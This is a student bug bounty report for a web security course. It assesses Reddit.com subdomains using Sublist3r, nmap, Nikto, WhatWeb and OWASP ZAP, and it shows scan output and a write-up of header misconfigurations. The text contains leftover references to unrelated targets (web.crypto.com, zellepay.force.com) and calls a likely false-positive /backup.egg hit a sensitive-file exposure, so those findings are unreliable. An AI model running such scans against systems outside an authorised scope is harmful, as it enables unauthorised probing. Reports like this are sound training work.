Sri Lanka Institute of Information Technology

BUG BOUNTY REPORT 08

(Reddit.com Web site)

IE2062 – Web Security

W.A.K.S Wijethunga

IT23361768

Table of Contents

1. Introduction to bug bounty program and audit scope

❖ Reddit.com

Reddit (https://www.reddit.com) is a globally popular social media and online community platform that enables users to submit content, participate in discussions, vote on posts, and join topic-based communities known as "subreddits." Founded in 2005, Reddit serves hundreds of millions of users per month and is ranked among the top-visited websites worldwide. With a wide user base and significant data interaction, Reddit handles large volumes of user-generated content, real-time communication, and personalized experiences, making the platform a valuable target for threat actors and thus an essential candidate for robust security evaluation.

Due to its public-facing services, custom APIs, and content personalization mechanisms, Reddit's infrastructure must uphold strong security controls to protect user data, prevent abuse, and maintain platform integrity.

In Hackerone bug bounty program, they defined these subdomains (and all inclusive) as valid subdomains for testing.

- **gql.reddit.com**
- **m.reddit.com**
- **strapi.reddit.com**
- **new.reddit.com**
- **mod.reddit.com**
- **amp.reddit.com**
- **developers.reddit.com**
- **business.reddithelp.com**
- **gateway.reddit.com**

Eligible in-scope subdomains for bug bounty program are mentioned below and they mention that any subdomain under **reddit.com** is in scope,

Asset name	Type	Coverage	Max. severity	Bounty	Last update
internal things requiring OAuth.					
m.reddit.com [Core asset] Mobile webapp (we call mweb) for Reddit. Use a mobile UA to access.	Domain	In scope	Critical	Eligible	Jun 25, 2024
strapi.reddit.com [Core asset] Our streaming api.	Domain	In scope	Critical	Eligible	Jun 25, 2024

Asset name	Type	Coverage	Max. severity	Bounty	Last update
					2024
*.reddit.com [Core asset]	Wildcard	In scope	Critical	Eligible	Jun 25, 2024
ads.reddit.com [Core asset] AmazonRDS Amazon Web Services Go JavaScript Node.js	Domain	In scope	Critical	Eligible	Jun 25, 2024

Asset name	Type	Coverage	Max. severity	Bounty	Last update
[Core asset] The Reddit redesign. Follow the same rules as `www.reddit.com`.	Domain	In scope	Critical	Eligible	Jun 25, 2024
mod.reddit.com [Core asset] The Reddit modmail interface is used by moderators to take moderator actions and view reports. Please test against your own subreddits and not those belonging to other users/mods/admins.	Domain	In scope	Critical	Eligible	Jun 25, 2024

Asset name	Type	Coverage	Max. severity	Bounty	Last update
*.redditblog.com [Non-core asset]	Wildcard	In scope	Medium	Eligible	Jun 25, 2024
*.spiketrap.io [Non-core asset]	Wildcard	In scope	Medium	Eligible	Jun 25, 2024
redditforbusiness.com [Non-core asset] Third party hosted CMS platform on WebFlow	Domain	In scope	Medium	Eligible	Jun 25, 2024

Asset name	Type	Coverage	Max. severity	Bounty	Last update
developers.reddit.com [Core asset]	Domain	In scope	Critical	Eligible	26, 2024
business.reddithelp.com [Non-core asset] Reddit maintains a SFDC tenant for customer management for our advertisers. SFDC bugs aren't eligible for payout, but misconfigurations that are Reddit's responsibility are.	Domain	In scope	Critical	Eligible	Jul 8, 2024
gateway.reddit.com [Core asset]					Jun

Asset name	Type	Coverage	Max. severity	Bounty	Last update
sh.reddit.com [Core asset]	Domain	In scope	Critical	Eligible	25, 2024
accounts.reddit.com [Core asset] Authentication / authorization service for reddit.com	Domain	In scope	Critical	Eligible	Jun 25, 2024
*.snooguts.net [Core asset] This is our internal domain for "intranet" related services. Accessible to the internet should be either 1)					

2. Reconnaissance

The goal of this reconnaissance is to gather information about the **web.crypto.com** website, including its infrastructure, technologies, and potential security posture. This information will help identify potential vulnerabilities and attack vectors.

I. Find Domain using Sublist3r Tool

Sublist3r, a Python-based tool, is designed to discover subdomains associated with a specified target website. Leveraging search engines and online web services, it scours the web for available subdomains linked to the designated target domain. Given the freedom to scrutinize any subdomain under reddit.com, it's prudent to identify additional subdomains for testing purposes.

To install Sublist3r, navigate to its GitHub repository at https://github.com/aboul3la/Sublist3r.git. This repository hosts all the necessary files required for installing the tool. Execute the following command in your shell to download it:

```
***git clone https://github.com/aboul3la/Sublist3r.git***
```

Please note that Sublist3r necessitates either Python 2.7 or Python 3.4 to operate smoothly.


After downloading the files, go inside the 'Sublist3r' directory and install the requirements by entering,

sudo pip install -r requirements.txt

After installing the requirements, enter

sublist3r -d reddit.com -o subdomains.txt


to find subdomains under the mentioned domain.



Upon examining for accessible subdomains, the next step involves identifying those that are operational. This can be accomplished by employing an additional tool known as '**httpx**'.


This tool can find domains that are up and running. To find active subdomains under this site, I am using the text file generated before by the sublist3r and writing the active subdomains to another new file.

Following the completion of the scan, the findings reveal that the majority of the subdomains are indeed active.



II. Identify exposed services using Shodan

Shodan is a potent search engine made to look through and index gadgets that are linked to the internet. Shodan concentrates on hardware, such as servers, routers, and Internet of Things devices, as well as services, such as web servers, databases, and remote access tools, in contrast to standard search engines that crawl websites. It is a useful tool for security researchers, penetration testers, and bug bounty hunters since it gathers metadata from these devices, such as banners, open ports, and software versions. Shodan can be used to find exposed services that could be at danger to the organization due to misconfigured or attack-prone settings.




III. Detect technologies using Whatweb

Whatweb is a powerful open-source tool designed to identify the technologies used by websites. It works by analyzing the responses from a web server, such as HTTP headers, HTML content, cookies, and scripts, to detect the underlying technologies.

To detect technologies used by a website, simply run :


whatweb reddit.com

This command will analyze the website and display a summary of the detected technologies**.**



To get detailed information about the detection process:

whatweb -v reddit.com



```
WhatWeb report for https://www.reddit.com/
Status    : 302 Found
Title     : 302 Found
IP        : 151.101.1.140
Country   : UNITED STATES, US

Summary   : Cookies[edgebucket,rdt], HTTPServer[snooserv], RedirectLocation[/?rdt=50332], Strict-Transport-Security[max-age=31536000; includeSubdomains], UncommonHeaders[retry-after,x-content-type-options,report-to,nel], Via-Proxy[1.1
varnish], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]

Detected Plugins:
[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.

        String       : rdt
        String       : edgebucket

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : snooserv (from server string)

[ RedirectLocation ]
        HTTP Server string location. used with http-status 301 and
        302

        String       : /?rdt=50332 (from location)

[ Strict-Transport-Security ]
        Strict-Transport-Security is an HTTP header that restricts
        a web browser from accessing a website without the security
        of the HTTPS protocol.

        String       : max-age=31536000; includeSubdomains

[ UncommonHeaders ]
        Uncommon HTTP server headers. The blacklist includes all
        the standard headers and many non standard but common ones.
        Interesting but fairly common headers should have their own
        plugins, eg. x-powered-by, server and x-aspnet-version.
        Info about headers can be found at www.http-stats.com

        String       : retry-after,x-content-type-options,report-to,nel (from headers)

[ Via-Proxy ]
        This plugin extracts the proxy server details from the Via
        param of the HTTP header.
```

3. Scanning Vulnerability Identifies

One of the most important steps in finding security flaws in a system, network, or application is vulnerability scanning. It entails identifying known vulnerabilities,

configuration errors, and possible attack routes using automated technologies. The objective is to evaluate the target's security posture and offer practical advice to reduce risks. For this, tools **like Nessus, OpenVAS, Nikto**, and **Nmap** are frequently utilized. In order to find vulnerabilities like out-of-date software, shoddy setups, or exposed sensitive data, the procedure involves scanning open ports, services, and applications.

i. Open ports services

Nmap (Network Mapper) is a powerful tool for scanning open ports and identifying running services on a target system. By using the **nmap -sV** command, you can detect the version of services running on open ports, helping assess potential vulnerabilities. The -p- option scans all 65,535 ports, while -A enables OS detection, version detection, script scanning, and traceroute for a comprehensive analysis. The results typically display open ports, their associated services, and potential security risks, making it an essential tool for penetration testers and system administrators.

Scan the most commonly used on **reddit.com,**

```
┌──(kush㉿vbox)-[~]
└─$ nmap reddit.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 04:28 EDT
Nmap scan report for reddit.com (151.101.193.140)
Host is up (0.018s latency).
Other addresses for reddit.com (not scanned): 151.101.1.140 151.101.65.140 151.101.129.140 2a04:4e42:600::396 2a04:4e42:200::396 2a04:4e42::396 2a04:4e42:400::396
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
443/tcp  open  https
2000/tcp open  cisco-sccp
5060/tcp open  sip

Nmap done: 1 IP address (1 host up) scanned in 12.39 seconds
```

Identify services running on open ports,

```
┌──(kush㉿vbox)-[~]
└─$ nmap -sV reddit.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 04:30 EDT
Nmap scan report for reddit.com (151.101.1.140)
Host is up (0.019s latency).
Other addresses for reddit.com (not scanned): 151.101.65.140 151.101.129.140 151.101.193.140 2a04:4e42:200::396 2a04:4e42:600::396 2a04:4e42:400::396 2a04:4e42::396
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
25/tcp   open  smtp?
80/tcp   open  http-proxy  Varnish
443/tcp  open  ssl/https   snooserv
2000/tcp open  cisco-sccp?
5060/tcp open  sip?
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port25-TCP:V=7.95%I=7%D=4/26%Time=680C99BD%P=x86_64-pc-linux-gnu%r(Hell
SF:o,2A,"552\x20Invalid\x20domain\x20name\x20in\x20EHLO\x20command\.\r\n")
SF:%r(GenericLines,28,"500\x20Syntax\x20error,\x20command\x20unrecognized\
SF:r\n")%r(GetRequest,28,"500\x20Syntax\x20error,\x20command\x20unrecogniz
SF:ed\r\n")%r(HTTPOptions,28,"500\x20Syntax\x20error,\x20command\x20unreco
SF:gnized\r\n")%r(RTSPRequest,28,"500\x20Syntax\x20error,\x20command\x20un
SF:recognized\r\n")%r(RPCCheck,28,"500\x20Syntax\x20error,\x20command\x20u
SF:nrecognized\r\n")%r(DNSVersionBindReqTCP,28,"500\x20Syntax\x20error,\x2
SF:0command\x20unrecognized\r\n")%r(DNSStatusRequestTCP,28,"500\x20Syntax\
SF:x20error,\x20command\x20unrecognized\r\n")%r(SSLSessionReq,28,"500\x20S
SF:yntax\x20error,\x20command\x20unrecognized\r\n")%r(TerminalServerCookie
```

To get more detailed information, including **operating system detection**

```
┌──(kush㉿vbox)-[~]
└─$ nmap -A reddit.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 04:40 EDT
Nmap scan report for reddit.com (151.101.65.140)
Host is up (0.0026s latency).
Other addresses for reddit.com (not scanned): 151.101.129.140 151.101.193.140 151.101.1.140 2a04:4e42:600::396 2a04:4e42:200::396 2a04:4e42::396 2a04:4e42:400::396
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
25/tcp   open  smtp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg
, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, ms-sql-s, oracle-tns:
|     500 Syntax error, command unrecognized
|   Hello:
|_    552 Invalid domain name in EHLO command.
|_smtp-commands: Couldn't establish connection on port 25
80/tcp   open  http-proxy  Varnish
|_http-server-header: snooserv
|_http-title: Did not follow redirect to https://reddit.com/
443/tcp  open  ssl/https   snooserv
| ssl-cert: Subject: commonName=*.reddit.com/organizationName=REDDIT, INC./stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:*.reddit.com, DNS:reddit.com
| Not valid before: 2025-02-27T00:00:00
|_Not valid after:  2025-08-25T23:59:59
|_http-title: Did not follow redirect to https://www.reddit.com/
|_http-server-header: snooserv
| tls-alpn:
|   h3
|   h2
|   http/1.1
|_  http/1.0
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 421 Misdirected Request
|     Connection: close
|     Content-Length: 291
|     content-type: text/plain; charset=utf-8
|     x-served-by: cache-sin-wsss1830072
|     Requested host does not match any Subject Alternative Names (SANs) on TLS certificate [7f28df1a491c05d962c4f444eac3f1a422b5ed3d98b0c5ef08bbcd6dbea7cd2e] in use with this connection.
|     Visit https://www.fastly.com/documentation/guides/concepts/errors/#routing-errors for more information.
|   GetRequest:
|     HTTP/1.1 421 Misdirected Request
|     Connection: close
```

ii. Web vulnerabilities

Nikto is an open-source web server scanner designed to identify vulnerabilities, outdated software, and security misconfigurations on web servers. It performs comprehensive testing for over 6700 vulnerabilities, including misconfigured files, outdated server software, and security holes.

Nikto -h reddit.com using this command will scan zellepay.force.com for vulnerabilities, misconfigurations, and security issues.

```
┌──(kush㉿vbox)-[~]
└─$ nikto -h reddit.com
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 151.101.1.140, 151.101.193.140, 151.101.65.140, 151.101.129.140, 2a04:4e42:600::396, 2a04:4e42::396, 2a04:4e42:200::396, 2a04:4e42:400::396
+ Target IP:          151.101.1.140
+ Target Hostname:    reddit.com
+ Target Port:        80
+ Start Time:         2025-04-26 04:07:32 (GMT-4)
---------------------------------------------------------------------------
+ Server: snooserv
+ /: Retrieved via header: 1.1 varnish.
+ Root page / redirects to: https://reddit.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ : Server banner changed from 'snooserv' to 'Varnish'.
+ /backup.egg: Retrieved x-served-by header: cache-sin-wsss1830054-SIN.
+ /backup.egg: Uncommon header 'x-served-by' found, with contents: cache-sin-wsss1830054-SIN.
+ /backup.egg: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabi
lities/missing-content-type-header/
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 5 item(s) reported on remote host
+ End Time:           2025-04-26 04:16:36 (GMT-4) (544 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Scans both HTTP and HTTPS,

```
┌──(kush㉿vbox)-[~]
└─$ nikto -h reddit.com -p 80,443
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 151.101.129.140, 151.101.65.140, 151.101.193.140, 151.101.1.140, 2a04:4e42:600::396, 2a04:4e42:400::396, 2a04:4e42::396, 2a04:4e42:200::396
+ Multiple IPs found: 151.101.193.140, 151.101.1.140, 151.101.129.140, 151.101.65.140, 2a04:4e42:400::396, 2a04:4e42::396, 2a04:4e42:200::396, 2a04:4e42:600::396
+ Target IP:          151.101.129.140
+ Target Hostname:    reddit.com
+ Target Port:        80
+ Start Time:         2025-04-26 04:31:51 (GMT-4)
---------------------------------------------------------------------------
+ Server: snooserv
+ /: Retrieved via header: 1.1 varnish.
+ Root page / redirects to: https://reddit.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ : Server banner changed from 'snooserv' to 'Varnish'.
+ /reddit.tar.gz: Retrieved x-served-by header: cache-sin-wsss1830032-SIN.
+ /reddit.tar.gz: Uncommon header 'x-served-by' found, with contents: cache-sin-wsss1830032-SIN.
+ /reddit.tar.gz: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulner
abilities/missing-content-type-header/
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 5 item(s) reported on remote host
+ End Time:           2025-04-26 04:41:00 (GMT-4) (549 seconds)
---------------------------------------------------------------------------
+ Target IP:          151.101.193.140
+ Target Hostname:    reddit.com
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=US/ST=California/L=San Francisco/O=REDDIT, INC./CN=*.reddit.com
                   Ciphers:  TLS_AES_128_GCM_SHA256
                   Issuer:   /C=US/O=DigiCert Inc/CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1
+ Start Time:         2025-04-26 04:41:00 (GMT-4)
---------------------------------------------------------------------------
+ Server: snooserv
+ /: Retrieved via header: 1.1 varnish.
+ Root page / redirects to: https://www.reddit.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /site.tar: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabili
ties/missing-content-type-header/
+ Server is using a wildcard certificate: *.reddit.com. See: https://en.wikipedia.org/wiki/Wildcard_certificate
```

nikto -h https://reddit.com -ssl using this command runs a **Nikto** scan on https://zellepay.force.com while explicitly forcing SSL/TLS encryption.

```
┌──(kush㉿vbox)-[~]
└─$ nikto -h reddit.com -ssl
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 151.101.193.140, 151.101.129.140, 151.101.65.140, 151.101.1.140, 2a04:4e42::396, 2a04:4e42:200::396, 2a04:4e42:400::396, 2a04:4e42:600::396
+ Target IP:          151.101.193.140
+ Target Hostname:    reddit.com
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=US/ST=California/L=San Francisco/O=REDDIT, INC./CN=*.reddit.com
                   Ciphers:  TLS_AES_128_GCM_SHA256
                   Issuer:   /C=US/O=DigiCert Inc/CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1
+ Start Time:         2025-04-26 04:52:52 (GMT-4)
---------------------------------------------------------------------------
+ Server: snooserv
+ /: Retrieved via header: 1.1 varnish.
+ Root page / redirects to: https://www.reddit.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /site.war: Retrieved x-served-by header: cache-sin-wsss1830085.
+ /site.war: Uncommon header 'x-served-by' found, with contents: cache-sin-wsss1830085.
+ /site.war: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabili
ties/missing-content-type-header/
+ Server is using a wildcard certificate: *.reddit.com. See: https://en.wikipedia.org/wiki/Wildcard_certificate
```

Automated Testing

For automated testing, I've selected OWASP ZAP widely used tool within the industry.

OWASP ZAP


The Open Web Application Security Project Zed Attack Proxy (OWASP ZAP) is an open-source vulnerability scanner renowned for its capability to function as a Man-in-the-Middle (MITM) proxy. It assesses various vulnerabilities by scrutinizing responses from the web application or server. Notably convenient to utilize, OWASP ZAP offers customization options through the installation of modules, enabling efficient management of results.

Within this proxy, there are primarily two scan types available:

1. Automated Scan: Users input the target URL and initiate the attack. The behavior can be tailored by selecting the ZAP mode. This triggers all scripts against the target to detect vulnerabilities and generates reports accordingly.

2. Manual Explore: Users can navigate to the target web application and commence exploration. During manual exploration, ZAP HUD (Heads Up Display) captures each page, while the ZAP proxy records responses.

For this assessment, I am running ZAP on automated mode.



After specifying the target URL in the designated textbox, simply select "Attack" to initiate the scanning process. Upon completion, a comprehensive report of the findings can be generated by selecting "Report." Below are screenshots showcasing the results obtained after scanning several domains.

iii. Web server misconfigurations

Detailed Analysis of Missing Security Headers

1. Missing X-Content-Type-Options Header

Risk:
The absence of the X-Content-Type-Options header allows browsers to perform

MIME-sniffing. This can cause the browser to interpret files as a different MIME type than intended by the server.

Impact:

- Attackers could upload malicious files disguised as safe file types.
- Browsers may incorrectly process content (e.g., treating text as executable JavaScript), enabling Cross-Site Scripting (XSS) or other attacks.
- Increases the risk of content-type confusion vulnerabilities.

Affected Resource:

- /backup.egg

2. Possible Sensitive File Exposure - /backup.egg

Risk:
A file named /backup.egg is publicly accessible, suggesting the potential exposure of sensitive backup data.

Impact:

- If the file contains source code, database dumps, configuration files, or other sensitive information, attackers could:
  - Gain access to credentials, secrets, or tokens.
  - Understand application logic and find further vulnerabilities.
  - Potentially escalate to full system compromise.

Affected Resource:

- /backup.egg

3. Server Information Disclosure (Server Banner Leakage)

Risk:
The server leaked different banners during interaction (snooserv and Varnish), exposing backend technology and possibly internal infrastructure details.

Impact:

- Attackers can gather intelligence about the server architecture.
- Could aid in targeted attacks by focusing on specific vulnerabilities related to Varnish or snooserv.

- Increases the attack surface by disclosing unnecessary technical details.

Evidence:

